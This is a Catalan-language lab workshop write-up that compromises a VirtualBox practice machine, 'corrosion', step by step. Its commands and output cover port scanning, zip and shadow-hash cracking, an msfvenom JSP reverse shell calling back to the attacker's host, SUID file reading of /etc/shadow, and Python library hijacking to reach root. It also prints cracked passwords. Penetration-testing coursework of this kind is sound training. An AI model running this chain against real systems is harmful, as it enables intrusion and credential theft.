

WORKSHOP 12

1. Quins ports oberts té la màquina?

Hi ha els següents ports oberts:

```
└─# nmap 192.168.1.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 17:27 CEST
Nmap scan report for 192.168.1.101
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:97:5E:D3 (Oracle VirtualBox virtual NIC)
```


Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

I aquí veiem els ports que tenen al darrere:

```
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 6a:d8:44:60:80:39:7e:f0:2d:08:2f:e5:83:63:f0:70 (RSA)
| 256 f2:a6:62:d7:e7:6a:94:be:7b:6b:a5:12:69:2e:fe:d7 (ECDSA)
└─ 256 28:e1:0d:04:80:19:be:44:a6:48:73:aa:e8:6a:65:44 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
└─ Supported Methods: GET POST OPTIONS HEAD
└─ http-server-header: Apache/2.4.41 (Ubuntu)
└─ http-title: Apache2 Ubuntu Default Page: It works
8080/tcp  open  http     Apache Tomcat 9.0.53
└─ http-favicon: Apache Tomcat
| http-methods:
└─ Supported Methods: GET HEAD POST OPTIONS
└─ http-title: Apache Tomcat/9.0.53
MAC Address: 08:00:27:97:5E:D3 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Quin contingut hi ha?

La pàgina per defecte d'Apache Tomcat:



3. Mitjançant enumeració, cerca un fitxer .zip, descarrega'l i troba-hi unes credencials. Quines són?

Amb l'enumeració amb dirb he aconseguit veure que hi ha el fitxer backup.zip:

```
EXTENSIONS_LIST: (.zip) | (.zip) [NUM = 1]
Apache Tomcat/9.0.53

GENERATED WORDS: 20458

— Scanning URL: http://192.168.1.101:8080/ —
+ http://192.168.1.101:8080/[.zip (CODE:400|SIZE:762)
+ http://192.168.1.101:8080/].zip (CODE:400|SIZE:762)
+ http://192.168.1.101:8080/backup.zip (CODE:200|SIZE:33723)
+ http://192.168.1.101:8080/plain.zip (CODE:400|SIZE:762)
+ http://192.168.1.101:8080/quote.zip (CODE:400|SIZE:762)

END TIME: Fri Apr 10 17:22:20 2020
```

El backup.zip porta una password, per tant hem de descarregar fcrackzip per poder-lo 'petar':

```
[sudo] password for polkali:
(root@polkali)-[/home/polkali]
# sudo apt install fcrackzip
Reading package lists... Done
```

I ja hem trobat la password:

```
(root@polkali)-[/home/polkali/Downloads]
# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip


PASSWORD FOUND!!!!: pw = @administrator_hi5
```

@administrator_hi5ç

Ara hem posat la password al zip backup.zip i ja hem pogut descomprimir-lo.

4. Accedeix a la pàgina de login de Tomcat i autentica't amb les credencials que acabes de trobar. Un cop dins, puja una reverse shell i connecta-t'hi. (pots reutilitzar la que vas crear en un workshop anterior). Quin usuari ets?


Entrem al directori backup ja descomprimit i veiem aquesta sèrie de fitxers on n'hi ha uns que tenen els usuaris i credencials de tomcat:



Ara aquí trobem les credencials:

```
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="manager" password="melehifokivai" roles="manager-gui"/>
<role rolename="admin-gui"/>
<user username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
</tomcat-users>
```

Ho provarem amb l'usuari admin i efectivament hi podem accedir:



| Path | Version | Display Name | Running | Sessions | Commands |
|---------------|----------------|---------------------------------|---------|----------|--|
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /docs | None specified | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /examples | None specified | Servlet and JSP Examples | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /host-manager | None specified | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /manager | None specified | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |

Deploy
Deploy directory or WAR file located on server

Context Path:


Version (for parallel deployment):

Ara pujem el reverse shell fet de la següent manera:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.148 LPORT=4444 -f war > reversehell.war
```

```
(root@polkali)-[/home/polkali/Downloads]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.148 LPORT=4444 -f war > reversehell.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```

El pujem a tomcat i cliquem a la columna de la dreta, s'executa i ja ens funciona:



| Path | Version | Display Name | Running | Sessions | Commands |
|---------------|----------------|---------------------------------|---------|----------|---|
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /docs | None specified | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /examples | None specified | Servlet and JSP Examples | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /host-manager | None specified | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /manager | None specified | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /reversehell | None specified | | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |
| /shell | None specified | | true | 0 | Start Stop Reload Undeploy Expire sessions with idle >= 30 minutes |

I ara hi hem accediti com veiem som l'usuari tomcat:

```
^C
Tomcat Manager Application
(root@polkali)-[/home/polkali]
# nc -nlvp 4444

listening on [any] 4444 ...
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.101] 46164
whoami
tomcat
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

5. Cerca fitxers amb permisos suid, veuràs que al home de l'usuari jaye n'hi ha un. Quin és?

És el /home/jaye/Files/look:

```
ut jaye
KI $ find / -type f -perm /4000 2>/dev/null
B /snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
' /snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
" /snap/core18/2128/usr/bin/gpasswd
li /snap/core18/2128/usr/bin/newgrp
ne /snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-he
th /snap/core18/2128/usr/lib/openssh/ssh-keysign
th /snap/snapd/12883/usr/lib/snapd/snap-confine
th /snap/snapd/12704/usr/lib/snapd/snap-confine
th /home/jaye/Files/look
th /usr/bin/sudo
nt /usr/bin/mount
l /usr/bin/su
he /usr/bin/passwd
s /usr/bin/chsh
/snap/core18/2128/bin/umount
```

6. Consulta a ftgobins aquesta comanda. Què fa?

Llegeix dades dels fitxers, pot ser utilitzat per fer lectures amb privilegis o revelar fitxers fora d'un sistema de fitxers restringit:

/ look

☆ Star 10,087

File read SUID Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILe=file_to_read
look '' "$LFILe"
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which look) .

LFILe=file_to_read
./look '' "$LFILe"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILe=file_to_read
sudo look '' "$LFILe"
```

7. Canvia a l'usuari jaye i executa aquesta comanda per veure el contingut del fitxer `/etc/shadow`. Copia la línia de l'usuari randy i enganxa-la en un fitxer per extreure'n el password amb l'eina john (hauràs de tenir mooolta paciència...). Quin password és?

```
root:/etc/shadow: permission denied
$ LFILe=/etc/shadow
$ /home/jaye/Files/look '' "$LFILe"
root:$6$fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCk
8888:0:99999:7:::
daemon:~:18858:0:99999:7:::
bin:~:18858:0:99999:7:::
```

```
randy:$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHHJGY/:
18888:0:99999:7:::
```

Hem agafat la llista rockyou i la hem posat al revés:

```
tac /usr/share/wordlists/rockyou.txt > rockyou_reversed.txt
```

```
(root@polkali)-[/home/polkali]
# tac /usr/share/wordlists/rockyou.txt > rockyou_reversed.txt
```

I un cop fet això hem passat el John i hem trobat la password que és 07051986randy:

```
(root@polkali)-[/home/polkali]
# nano randy

(root@polkali)-[/home/polkali]
# john --wordlist=/home/polkali/rockyou_reversed.txt /home/polkali/randy

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
07051986randy (?)
1g 0:00:01:43 DONE (2024-04-19 19:07) 0.009701g/s 3993p/s 3993c/s 3993C/s 070502303..07056011
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

:::
(root@polkali)-[/home/polkali]
```

8. Ara que ja tens el password de randy, accedeix al sistema amb les seves credencials i mira quines comandes pot executar amb privilegis.

L'usuari "randy" té permisos per executar el fitxer /usr/bin/python3.8 /home/randy/randombase64.py amb privilegis de l'usuari "root" mitjançant sudo. Això significa que "randy" pot executar aquesta comanda amb els privilegis de l'usuari "root".

```
$ su randy
Password:
randy@corrosion:/home/jaye$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
randy@corrosion:/home/jaye$
```

9. Quin contingut té aquest fitxer python?

Aquest script demana a l'usuari que introdueixi una cadena de text, codifica aquesta cadena de text en Base64 i mostra el resultat de la codificació en la sortida. En resum, el que fa és codificar una cadena de text en Base64.

10. Veuràs que importa un altre fitxer python, a quina carpeta està aquest nou fitxer python?

Importa el fitxer: `import base64` que es troba al directori `/usr/lib/python3.8/base64.py`

```
/usr/lib/python3.8/base64.py
```


11. A l'últim de la llista que et mostra, afegeix-hi les següents línies al final:

```
import os
```

```
os.system("/bin/bash")
```

I executa la comanda que randy pot executar amb privilegis. Quin usuari ets?

Afegim les dues línies i executem amb `sudo` davant `/usr/bin/python3.8 /home/randy/random64.py` i ja som root:

A terminal window with a dark background. The prompt is 'root@corrosion:/tmp#'. The user enters 'id' and the output is 'uid=0(root) gid=0(root) groups=0(root)'. Then the user enters 'whoami' and the output is 'root'. The terminal also shows a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'.

```
root@corrosion:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@corrosion:/tmp# whoami
root
root@corrosion:/tmp#
```